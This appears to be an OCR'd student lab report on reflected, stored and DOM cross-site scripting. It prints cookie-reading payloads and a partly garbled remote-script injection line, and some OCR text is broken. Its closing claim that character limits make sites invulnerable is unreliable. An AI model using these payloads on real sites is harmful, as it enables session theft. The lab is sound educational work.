Secure Coding Lab-5

18BCE7015

CH Sree Vital

1. Reflected XSS

Commands and Outputs:


1)
18BCE7015</br>

2) vital

When I click on that, it will redirect into the page URL I have given.

3) <script>alert(document.cookie);</script>

The Payload we entered should give a reply with the Session Cookie.



4) <img src=x onerror=alert(document.cookie)>


The Payload we entered should give a reply with the Session Cookie.

With Advanced Cross Site Scripting, This RXSS can transfer the Victim's cookie to the Attacker.


2. Stored XSS

Commands and Outputs You can see the malicious code and output below

1)


An embedded pape at xss-cloc.appspo\.Cam says
Storec XSS
friend
OK

2)



You

\Yed Feb 24 2021 17: 40: i8 GfvIT+0510 (India Sta rsdard Time)

```
re='//xss -
doc.appspot.com/stat1c/ev11.js';document.body.a
ppendChild(s);"
```

Share status!

'0 (Ind ii :Sta nda rd Time j

Web 24 202 1 18 : 03 : 29 £i MT-I-O53O (Ind ia Sta ndard Time)

Fab 24. 2 17‹3B 44 Gb¥T-I- Sta 7Jme)


Wed Feb 24 2021 16: 29:24 0 (Ind ia Sfanda rd Time)

You Welcome!


This your sEre..... can post anything you want here!

3. Dom XSS

Commands and Outputs:



Hello, vital!



How Secure Coding is related to XSS?

Secure Coding plays a huge role in preventing these XSS attacks. These cross site scripting attacks can only be used in such websites where scripts can be executed even though they are not meant to. Such websites are vulnerable to XSS. These XSS attacks can be prevented by limiting the few characters usable in the fields, such that no malicious payloads/ scripts can be executed in our websites. Nowadays there are numerous websites which are vulnerable to XSS. By implementing some several

restrictions like Character limitation etc, our websites can be secured and will be invulnerable to XSS.

Challenge: